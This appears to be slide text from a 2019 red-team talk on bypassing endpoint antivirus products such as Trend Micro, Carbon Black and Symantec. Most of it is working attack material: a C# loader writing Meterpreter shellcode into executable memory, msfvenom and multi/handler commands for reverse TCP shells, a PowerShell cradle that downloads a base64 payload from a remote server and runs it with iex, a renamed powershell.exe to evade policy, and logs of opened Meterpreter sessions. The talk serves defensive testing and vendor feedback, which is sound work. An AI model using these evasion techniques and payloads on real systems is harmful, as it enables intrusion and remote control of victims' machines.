Sacred Cash Cow Tipping

Yep… Still a thing in 2019.

Let's Have a Chat

- The goal of this presentation is not to serve as a step-by-step guide
- It is to show general principles, toolkits and ideas
- What worked yesterday will not work tomorrow
- Also, this seems to be a BHIS snapshot in time
- Many thanks to so many great teams and researchers
  - SubTee, Red Canary, Specterops, @hackingdave, TrustedSec, SANS Instructors, @Op_nomad, @pwndizzle, @malcomvetter, IANS Faculty, @harmj0y, @elitest and many more.. I am sure I missed some people.
- We all need to be made aware that any point solution can be bypassed!!!!

A Note on Configurations..

- Configurations matter
- Cylance is not just Cylance. It is a wide… wide array of different configurations. You can completely disable all that is good in Carbon Black
- I personally like all these products and companies..
  - Yes, even Cylance. We made up. There was beer involved
  - Yes.. Each man has his price. Mine was pretty low
- There are just quirks that work
- Take this presentation > Modify > Find new quirks > Work with the vendors > We all get better

A Note to Vendors

- Stop bullying your customers
- If you do, we will come after you
- You cannot silence people
  - Consumer Review Fairness Act - 15 US Code 45b
- Remove gag clauses from your contracts…
- Now.
- Take feedback and bypasses and fix the issues
- Treat us as partners and we will act likewise

Trend Micro

Brian Fehrman @fullmetalcache
Brett Tan

Approach

- C# MemoryMappedFile
  - Designed to manipulate very large files
  - Can be shared across processes
- Writes shellcode to memory one byte at a time
- Execute shellcode in memory
- Win!

Generate Payload File

- Use custom Python script to generate shellcode and auto-insert into template: https://github.com/fullmetalcache/csharpmmniceness

- Why “niceness”? Because some AV vendors hate the word shellcode…

```
root@bcf-bkt-trendmicro:~/csharpmmniceness# python GenMMNiceness.py -a x64 -P tcp
-l [redacted] -p 8000
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of num file: 3126 bytes
Saved as: tmpshell.txt
```

Output

- Script will output C# file with shellcode

```
class Program
{
    private delegate IntPtr GetPebDelegate();

    private unsafe static IntPtr GetPeb()
    {

        const int niceness_length = 510;
;
        MemoryMappedFile mmf = null;
        MemoryMappedViewAccessor mmva = null;

        try
        {
            mmf = MemoryMappedFile.CreateNew("__niceness", niceness_length, MemoryMappedFileAccess.ReadWriteExecute);

            mmva = mmf.CreateViewAccessor(0, niceness_length, MemoryMappedFileAccess.ReadWriteExecute);

mmva.Write(0, ((byte)0xfc));
mmva.Write(1, ((byte)0x48));
mmva.Write(2, ((byte)0x83));
mmva.Write(3, ((byte)0xe4));
mmva.Write(4, ((byte)0xf0));
mmva.Write(5, ((byte)0xe8));
mmva.Write(6, ((byte)0xcc));
mmva.Write(7, ((byte)0x00));
```

Write Shellcode to Memory One Byte At a Time

Compile

- Transfer C# file to Windows system
- Compile using csc.exe

```
PS C:\Users\Public> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /platform:x64
/out:C:\Users\Public\prog.exe C:\Users\Public\mmniceness.cs
Microsoft (R) Visual C# Compiler version 4.7.3056.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language
versions up to C# 5, which is no longer the latest version. For compilers that support newer versi
ons of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

PS C:\Users\Public>
```

Listen

- Setup listener with MSFConsole

```
msf exploit(multi/handler) > use multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST [redacted]
LHOST => [redacted]
msf exploit(multi/handler) > set LPORT 8000
LPORT => 8000
msf exploit(multi/handler) > set enablestageencoding true
enablestageencoding => true
msf exploit(multi/handler) > set stageencoder x64/xor
stageencoder => x64/xor
```


Execute


- Trend Micro seems to think anything run from PowerShell console is suspicious…

```
PS C:\Users\Public> .\prog.exe
```

Execute (cont.)

- Trend Micro doesn't care if you run via double-clicking, cmd shell, or even calling cmd.exe /C from PowerShell console





Win!

```
msf exploit(multi/handler) > [*] Encoded stage with x64/xor
[*] Sending encoded stage (206447 bytes) to [redacted]
[*] Meterpreter session 3 opened ([redacted]:8000 -> [redacted]:50597) at 2
019-01-07 15:17:13 +0000
sessions -i 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : [redacted]
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Carbon Black Defense


BBKing

Does Really Well!

Commodity Malware Detection					
	32-bit Meterpreter.exe no encoding, no StageEncoding			blocked	Blocked on unzipping
	64-bit Meterpreter.exe no encoding, no StageEncoding			blocked	Blocked on unzipping
Obfuscated Malware (MITRE ATT&CK ID T1027 "Obfuscated Files or Information")					
	32-bit Meterpreter with shikata_ga_nai			blocked	Blocked on unzipping
	64-bit Meterpreter with xor encoding			blocked	Blocked on unzipping
Obfuscated Stageless Payloads (MITRE ATT&CK ID T1027 "Obfuscated Files or Information")					
	32-bit Meterpreter shikata_ga_nai			blocked	Blocked by Cb Defense
	64-bit Meterpreter xor			blocked	Blocked by Cb Defense

Commodity Malware Detection Summary

However...



Session Established via Unicorn

Process Injection (MITRE ATT&CK ID T1055 "Process Injection")				
	Meterpreter injected to PowerShell (msfvenom)			allowed
	Obfuscated Meterpreter injected to PowerShell (Unicorn)			allowed

Process Injection Summary

HTA Files

The tester was able to establish C2 via HTA file created by msfvenom and by Unicorn.

- The msfvenom file was placed on the workstation through an existing Meterpreter session.
- The Unicorn version was loaded live over HTTP from the C2 server.


HTA Files (MITRE ATT&CK ID T1170, "Mshta")				
	HTA File with Meterpreter Embedded via PowerShell (msfvenom)			allowed
	HTA File with Meterpreter Embedded via PowerShell (Unicorn)			allowed

HTA File Summary

Rename PowerShell.exe -> P.EXE

```
C:\>
C:\>powershell.exe -exec bypass
Access is denied.

C:\>_
```



Well.. That worked..

```
C:\Users\[redacted]>copy \windows\system32\WindowsPowerShell\v1.0\powershell
.exe p.exe
        1 file(s) copied.

C:\Users\[redacted]>p.exe -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\[redacted]> _
```

PowerShell Cradle for Meterpreter Shell

- Directly push Meterpreter stager to memory
- Does not touch disk
- Works on the lower-order AV products (Symantec, etc.)

Generate Payload / Base64 Encode

```
kali# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=[redacted] LPORT=44
3 -e x64/zutto_dekiru -i 3 -f psh | base64 -w0 >msf64.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 559 (iteration=0)
x64/zutto_dekiru succeeded with size 607 (iteration=1)
x64/zutto_dekiru succeeded with size 656 (iteration=2)
x64/zutto_dekiru chosen with final size 656
Payload size: 656 bytes
Final size of psh file: 3972 bytes
kali# !pyth
python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
[redacted] - - [07/Jan/2019 14:50:26] "GET /msf64.txt HTTP/1.1" 200 -
```

Download in PowerShell, Decode, Execute

```
PS C:\> $w = New-Object System.Net.WebClient
PS C:\> $p = $w.DownloadString("http://[redacted]/msf64.txt")
PS C:\> $sc = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($p))
PS C:\> iex $sc
2720
PS C:\>
```

And There's My Meterpreter Shell...

```
msfconsole exploit(multi/handler) > jobs -v

Jobs
====

  Id  Name                    Payload                                 Payload opts
      URIPATH  Start Time                  Handler opts  Persist
  --  ----                    -------                                 ------------
      -------  ----------                  ------------  -------
  0   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://0.0.0.0
:443           2019-01-07 11:03:40 -0500                 false

msfconsole exploit(multi/handler) >
[*] Encoded stage with x64/zutto_dekiru
[*] Sending encoded stage (206456 bytes) to [redacted]
[*] Meterpreter session 4 opened ([redacted]:443 -> [redacted]:54722) at 2019-
01-07 14:55:14 -0500
```

OffensiveDLR

- By @Byt3bl33d3r (Marcello)
- Get it here: https://github.com/byt3bl33d3r/OffensiveDLR
- The craziness of .NET DLR
  - Embed compilers/linkers in .NET Languages like Powershell and C#
  - Stay in Memory
  - Embed Ironpython in Iron python in Ironpython…
- .NET API access without Powershell
- Bypass Antimalware Scan Interface (AMSI)
- No calls to disk… No csc.exe

Currently...

- Known to get around..
  - Cylance
  - Carbon Black
  - Sophos Intercept X
  - Others...